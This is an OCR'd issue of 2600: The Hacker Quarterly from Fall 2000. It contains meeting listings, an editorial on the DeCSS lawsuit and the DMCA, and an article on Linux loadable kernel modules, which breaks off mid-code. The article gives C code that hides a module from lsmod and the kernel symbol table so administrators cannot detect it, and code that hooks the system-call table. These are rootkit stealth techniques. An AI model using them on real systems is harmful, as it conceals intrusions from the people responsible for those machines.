Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court. Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court near food court payphones, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

DON'T BE SILENCED

The lawsuit against us by the Motion Picture Association of America continues with our trial scheduled for the day after the H2K conference!


You can show your support for 2600 and the other defendants in the MPAA case by sporting our stylish anti-MPAA t-shirt. The front looks a lot like the cover to our Spring 2000 issue while the back has the above scary caricature of MPAA chief Jack Valenti.

The shirts are $25 each, the proceeds of which go to the defense fund. In addition, we have "Stop the MPAA" bumper stickers (10 for $10) and "Stop the MPAA" buttons (3 for $10). Please show your support and help send a message that this affront to all of our rights won't be tolerated.

You can order all of these items plus our regular stuff through our online store at www.2600.com or by writing to us at:


2600
PO Box 752
Middle Island, NY 11953
U.S.A.

Global Payphones



Taipei, Taiwan. This thing truly scares us

Photo by MC Telecom




Turku, Finland. Note the funky coin mechanism on the top and the extra long cord.

Photo by Chase Brown

Freeport, Bahamas. Amazing what a little color can do.

Photo by Pentastuy



Ch'ongju, South Korea. There's a lot going on here.


Photo by C. Jacques

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly

Volume Seventeen, Number Three
Fall 2000
$5.00 US, $7.15 CAN



03>
7 25274 83158 6

"Anyone wishing to make lawful use of a particular movie may buy or rent a videotape, play it, and even copy all or part of it with readily available equipment." - Judge Lewis A. Kaplan's way of dealing with the fact that it's virtually impossible to do this with a DVD - his apparent solution is to just go back and use old technology that isn't subject to insane laws.

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David A. Buchwald

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **Macki**

Network Operations: **CSS**

Still More Video Production: **Porkchop**

Broadcast Coordinators: **Juintz, Cnote, Shiftlock, Silicon, Absolute0, RFmadman, BluKnight, Monarch, FearFree, Mennonite, Sardonic**

IRC Admin: **ross**

Inspirational Music: **Jean Michel Jarre, Linton Kwesi Johnson, Chappaquiddick Skyline, Giant Sand, Mercury Rev.**

Shout Outs: **There's no way we can give adequate credit to the scores of people who helped make H2K the memorable event it turned out to be, nor can we properly acknowledge the many who took the time to come to our trial and also those who stood outside the courthouse and demonstrated, and we can never accurately thank everyone who helped make our documentary ("Freedom Downtime") happen. And while we're at it, we have to recognize the bravery of the folks who stood up at RNC in Philadelphia and DNC in Los Angeles. All of these people have been an immense inspiration.**

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual,
$50 corporate (U.S. funds).
Overseas - $26 individual,
$65 corporate.

Back issues available for 1984-1999 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631-474-2677**

HANDLE CONTENTS WITH CARE

A Summer of Trials

One thing the summer of 2000 will not be remembered for is dullness. We've never had so many different things come together at more or less the same time. Yet all of these different things were somehow related and extremely relevant to where we are headed.

Many see it as a bad thing that the DeCSS trial dominated our time as much as it did. Unfortunately, there was never a choice. Like a dangerous disease, it had to be fought with every ounce of our strength. Thanks to the support of the EFF and a terrific legal defense team, we had the best chance possible of getting our side out.

It seemed obvious from the beginning that the court was sympathetic to the case of the MPAA and this was certainly borne out in the decision. But the reaction of the many thousands who have been following this case one way or another around the globe only confirmed that we succeeded in making the points we needed to make. Anyone with a degree of knowledge in either technical issues or the value of freedom of speech seems to get it right away. Why then did our court system fail to?

We can analyze it forever. But it basically comes down to perception. The judge bought into the notion that hackers are evil and only interested in causing problems, pirating films, and bringing down corporate America. Ironically, decisions such as this do more to foster such hostility than anything else and we've seen a very definite change in tone within several communities - hackers, open source, independent artists, activists - it's rapidly turning into an us versus them scenario. And it's all but assured that someone is going to fall into the mass graves that corporate America is digging.

For those without access to the net and who may have missed it in the media, the MPAA was granted a permanent injunction against our posting the DeCSS code which allows DVDs to be played on alternative platforms such as Linux. The main thrust of the MPAA's argument was that this would also allow people to copy unencrypted DVD files and then transfer them over the net. It was demonstrated time and again that such activity would take massive time and bandwidth and that it would ultimately prove pointless since encrypted files could still be copied and read through any existing DVD player and since the cost of DVDs was low enough to make piracy a money losing venture. But this case was never about piracy. It all centered around the MPAA wanting control over how people play digital media. They want to be able to dictate how, when, and where you can access content. We're already seeing the results of this in the form of region coding (preventing the viewing of DVDs from one geographical region to another), the elimination of "fair use" which has always allowed for consumers to make personal copies of the material they've purchased, and the ability to force consumers to sit through commercials and FBI warnings without the ability to skip through them. And don't for a moment think it will stop there. You will soon see the same kind of controls introduced on audio recordings. And, with the advent of HDTV, don't be surprised when you have to pay a fee to record your favorite program and another fee for every time you want to view it. All of this is not only possible under the Digital Millennium Copyright Act (the 1998 legislation that made this lawsuit and the many that will follow possible), but increasingly likely to be only the tip of the iceberg. If the rest of the DMCA goes into effect as scheduled in late October, it will be illegal to even *figure out on your own* ways of circumventing these many controls and restrictions.

It's not too late to make the DMCA into a political issue. There are no voting records on its passage other than Clinton's signing it into law. Both the House and the Senate used voice votes to assure its passage. That means it's as good as unanimous. Every single elected official needs to be targeted aggressively so that they realize what a bad mistake the DMCA is. It's extremely likely many of them didn't get the full story when they were considering it. It's up to us to see that they understand it now. And if they refuse to, to replace them with someone who does.

The MPAA has gotten an immense amount of bad publicity because of this case. People who weren't even aware of who the MPAA was now

think of them in a negative way. Their victory will be more costly than our loss. And ultimately they cannot hope to hold consumers hostage for very much longer. We find that once consumers become aware of what this is really about, they understand the importance of the case very quickly. That's why getting the word out to as many people as possible - leafleting, demonstrations, web pages, public forums - is so vital at this stage.

What we've seen over the last few months as a direct result of this is the tremendous growth of activism in our community. The Free Kevin movement started us in this direction and the DeCSS case gave us a real push. This in turn has gotten many more people involved and helped to solidify ties between communities that have always been fighting for the same things in different ways. Since we cannot count on the media (most of them are owned by companies who are part of the lawsuit against us) we have to do it ourselves. As Jello Biafra put it during his keynote address at H2K, we must "become the media."

All of us have that ability and the net is what makes it possible. But the net is also in danger of becoming co-opted by the same entities who are trying to shut us down. This can happen in several ways. Our best and brightest can be lured away into corporate settings where the values they once held dear are cashed in for stock options. More regulations by nervous governments can reduce the free potential of the global net to mere folklore. By portraying those in our community as criminals by focusing on absurdities like mail viruses and "potential" crimes, public opinion can be easily swayed to turn us into the enemy which makes control all the more necessary in the eyes of the masses.

One thing that seemed to come out of this summer's H2K conference was the sentiment that the time to sit back and take it is over. If we want to preserve our existing freedoms and restore those that we've already lost, the only way to accomplish this is to get involved. While it's easy to just sit back and let life happen, joining forces and working towards a goal is what makes for significant change. And it also happens to feel great.

That's precisely why this year's conference had more of an activist slant to it. While the world of hackers is ultimately about playing with technology, figuring things out, and sharing information, powerful entities have decided that these things are not to be tolerated. We find our very existence - and that of free thinkers of all sorts - threatened in ways even we find ourselves surprised by. While it's relatively simple to close one's eyes and play ball, the results would be nothing short of catastrophic. We have to take a stand and we have to be willing to pay the price.

We've seen this sentiment echoed several times this year. Three issues ago we told the story of Seattle and how for the first time independent media people used the net in a major way to report a story that the mainstream had ignored. As we suspected, it was the beginning of a trend. This summer, history repeated itself in Philadelphia and Los Angeles at the two major political conventions. Crowds were attacked in the streets by police firing rubber bullets (a practice introduced in Seattle last November), peaceful protests were made illegal, and the mainstream media dutifully went along for the ride. Suspected "leaders," including a 2600 staffperson, were hunted down and arrested, in some cases just for walking down a street with a cell phone (later defined by authorities as an implement of crime). Bail was set at up to a million dollars and people were thrown into prisons with utterly horrendous and barbaric conditions.

If you watched the news and read the papers, you probably heard the exact same words repeated over and over that would lead you to believe that these actions were somehow justified. For those who were there and for those who participated over the net, a very different story than what was being reported on the mainstream media soon revealed itself. Thanks to a new and long overdue brand of media not controlled by corporate interests and a belligerent government, firsthand accounts got out to the world in the form of video, audio, and the written word. Most of this was limited to the Internet but at least one brand new satellite channel - Free Speech TV - managed to bring this material into millions of living rooms nationwide. And, just like you would expect to see in those "uncivilized" foreign nations, the authorities came down hard on these independent media types, harassing them at every opportunity, denying them access, and even going so far as to disrupt their legitimate work. One unbelievable incident took place at the Democratic Convention in Los Angeles as the people at Free Speech TV were preparing a live broadcast. Police came in and shut down the facility because of a "bomb threat." But no

Continued on page 47

Kernel Modification Using LKMs

by dalai (dalai@insomnia.org)

This article explores the mysterious virtue of kernel modification, with particular regard toward LKMs and their use in the subject. Kernel hacking is no easy task, but well worth the trouble of learning it. If you're not yet involved in it, maybe this will catch your interest. If you are, maybe this will teach you a few things.

I'm assuming that the reader is an experienced Unix user, is fairly familiar with kernel principles and semantics, and is a C programmer. That's you, and you've used LKMs in routine administration tasks, but maybe you're not sure how they actually work? In that case, I'll begin with a crash course on the subject.

An LKM, or Loadable Kernel Module, is a system used by Linux as well as some other modern operating systems to allow the linking of object code into a running kernel without interrupting any system traffic. Most basically, an object is compiled to a relocatable object (.o) file, loaded using "insmod" under Linux, and removed using "rmmod". Linux also supports demand loading of modules, using "kerneld" (now kmod). Don't forget the man pages.

Once "insmod" is called, the module is linked into the running system kernel and the function init_module() is called. All modules must contain this function, as well as cleanup_module() which is called at unloading. The purpose of init_module() is to register the functions contained within the module to handle system events, such as to be device drivers or interrupt handlers.

The actions performed by insmod are similar to that of "ld", at least as far as linkage goes. You are free to write to your heart's content, however you may not use functions contained in libraries, such as libc. It seems like many newcomers to kernel coding don't realize this. It sounds crippling, but you can nonetheless produce some very interesting and useful modules, and without overhead of static libraries.

I've narrowed this down to two main parts: stealthing a module (to avoid detection) and utilizing basic system resources from within a module. If you're curious about anything not discussed here feel free to e-mail me at the address above.

Stealth

To effectively hide a module we should first determine where it is likely to be seen. We obviously should remove any traces of our modification from /proc/modules, and thereby lsmod. In addition, we should ensure that our functions do not appear in the kernel symbol table, /proc/ksyms. To be extra careful, we should hide the disk image after we've loaded the module into memory.

Removing a module from the system list of modules was first introduced to me in Phrack 52, in an article by Plaguez entitled "Weakening the Linux Kernel." This is an excellent article for beginners and I suggest you read it. Plaguez's technique requires little more than changing a few values in memory, which can be referenced with <linux/module.h>.

Unfortunately Plaguez's technique does not work on the newer 2.2 kernels. Earlier kernel versions contained this line in kernel/module.c which allowed his technique:

```
if(*q == '\0' && mp->size == 0 && mp->ref == NULL)
        continue; /* don't list modules for kernel syms */
```

This is not present in 2.2.

To remedy this I have written what you will find below. It simply takes the specified module out of the module list, leaving the actual module in memory. The target module must have already been loaded. This will unload itself after running, so don't bother doing it.

```
--wipemod.c----------------------------------------------------
/*
 * wipemod.c
 * dalai(dalai@insomnia.org)
 *
 * usage: 'insmod wipemod name=target.o'
 *
 * Notice: The target module must already be loaded,
 * and wipemod will unload itself.  Also, because
 * it unloads itself, wipemod cannot restore a module
 * into the list after it has been taken out.
 *
 * This is built for Linux 2.2.
 *
 *          Ignore annoying secondary error messages.
*/

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>

char *name;
MODULE_PARM(name, "s");

int
init_module()
{
        struct module *lmod;
```

```
        if(name == NULL){
                printk("<1>usage: 'insmod wipemod name=target.o'\n");
                return 1;
        }

        while(1){
        if(!lmod->next){
                        printk("<1>Failure.  Perhaps the target module isn't
loaded?\n");
                        return 1;
                }

                if(!strcmp((char *) lmod->next->name, name)){
                        if(lmod->next->ndeps != 0)      /* level ndeps */
                lmod->next->ndeps = 0;

                        lmod->next = lmod->next->next;

                        printk("<1>Success.\n");
                        return 1; /* return 1 so it will unload. */
                }

                lmod = lmod->next;
        }
}

void
cleanup_module()
{
     /* This will never be called. */
}
-----------------------------------------------
```

This has another useful function; it can be used to remove a broken module from the listings. This is very handy when you do something wrong while creating a module and it refuses to unload, which happens more often than you may think. Running it for this purpose is not as safe as rebooting, as the module is technically still in memory, but it's much faster.

Symtabs

Keeping components of your module from being listed in ksyms used to be handled by "register_symtabs". However that has changed with newer kernel versions. There are new ways of doing this now, but why would we want to in the first place? First of all it will keep the curious system administrator from seeing something such as "hax0r_passwordz()" and its address in the kernel symbol table. Second, it will keep any other module from referencing you, although that occurrence is improbable.

Selectively allowing some parts of your code to show up as ksyms can be done by simply creating the functions you wish to be hidden as "static". For instance, "static int return_vals()" would not show up, whereas "int return_vals()" would.

Alternatively, you can slip "EXPORT_NO_SYMBOLS" into your module somewhere. This is defined in <linux/module.h> as this:

#define EXPORT_NO_SYMBOLS __asm__(".section __ksymtab\n.previous")

Installing your module with "insmod -x" would also be effective, but that is boring.

Using Kernel Resources

After it has been loaded, your code of course becomes part of the kernel and can do anything. In the right hands this commodity is (root * 10). As examples of this I'll show you some interesting things that a module can do, including how to add your own system calls at runtime.

The list of exported kernel symbols (ones you can readily utilize) is located in /proc/ksyms. A more pretty version of this list can be viewed with the "ksyms" command. Note that by default "ksyms" does not display symbols from "the kernel proper." You can view all symbols with "ksyms -a".

Even though you can't directly link libraries into your module, you can do anything from kernel code that you would be able to do with any library, including libc. After all, libraries eventually rely on kernel functions to operate. As a simple example:

libc: var = getuid();

kernel: var = current->uid;

It may go understood without mention that in

order to use the second example from above, <linux/sched.h> needs to be included.

You can see how some inherent system calls handle the absence of convenient library functions in the kernel source, "kernel/exit.c" for example (sys_exit).

System Calls

Much more interesting is the possibility of adding system calls to a running kernel. But why would you want to do this? Its practical use may not be as defined as its educational purpose, but it is not nonexistent. An example of possible use for this would be to provide temporary portability for compiling and running certain programs on an other than native platform. Dirty, but not without utility.

Viewing the assembly source in arch/i386/kernel/entry.S, we see that several things happen when the switch is made from user mode with the system call. Initially registers are saved, a comparison is made against the value of NR_syscalls to make sure that the requested call is within bounds, and control is passed to the system call. The actual call is indexed by numbers contained in <asm/unistd.h>, one for each system call(__NR_syscall), which reside in "void *sys_call_table[]".

Knowing the above we can implement our own system call as follows:

```
---------------------------------------------
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sys.h>
#include <stdio.h>

extern void *sys_call_table[];

asmlinkage static int sys_my_func();

void *old_val;

int
init_module()
{
        old_val = (void *) sys_call_table[250];

        sys_call_table[250] = (void *)
sys_my_func;

        return 0;
}

asmlinkage static int
sys_my_func()
{
        printk("I am a working system call.\n");
        return 0;
}

void
cleanup_module()
{
        sys_call_table[250] = old_val;
}
---------------------------------------------
```

And we can call it as such:

```
__asm__("movl   $250, %eax

        int    $0x80");
```


Or with _syscall0().

Bottom-half Handlers

Bottom-half handlers are part of the interrupt mechanism of Linux. The purpose behind them is to speed up system operation. When an interrupt occurs the main interrupt handler will typically do a small amount of work, and then return control to the OS. At a later time the interrupt's bottom-half will be executed. This is typically the bulk of the interrupt code. Doing things this way allows the system to spend a minimal amount of time within a single interrupt.


It's very possible to register our own bottom-half handlers, even without providing support for any actual interrupts. Using functions already built into the kernel, we can register a function as a bottom-half, mark it to be run, and thereby have our code executed as any real bottom-half.

But why would we want to do this? Surely by now you know to trust me when I say there's a



purpose behind some weird manipulation of the kernel that I present. In this case, we do it so that a desired bit of code is executed on a relatively constant basis, so that we may repeatedly perform a small task. For example, you may want to continuously check /var/adm/utmp and report when a user logs in/out.

Bottom-halves are checked for execution upon every return from a system call, as you can see in arch/i386/kernel/entry.S. Take a look at kernel/softirq.c as well.



```
---------------------------------------------
/*
 *      init_bh initializes a function as a handler, mark_bh marks
 *      it to be executed upon the next scout for bottom-halves,
 *      disable_bh uninitializes it.  Each time a bottom-half is run,
 *      it is removed from the queue, therefore we call mark_bh after
 *      each run of the registered function.
 */

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/interrupt.h>

#define EMPTY_BH      30

static void our_half(void *);

int
init_module()
{
        init_bh(EMPTY_BH, (void *) our_half);
        mark_bh(EMPTY_BH);

        return 0;
}

static void
our_half(void *null)
{
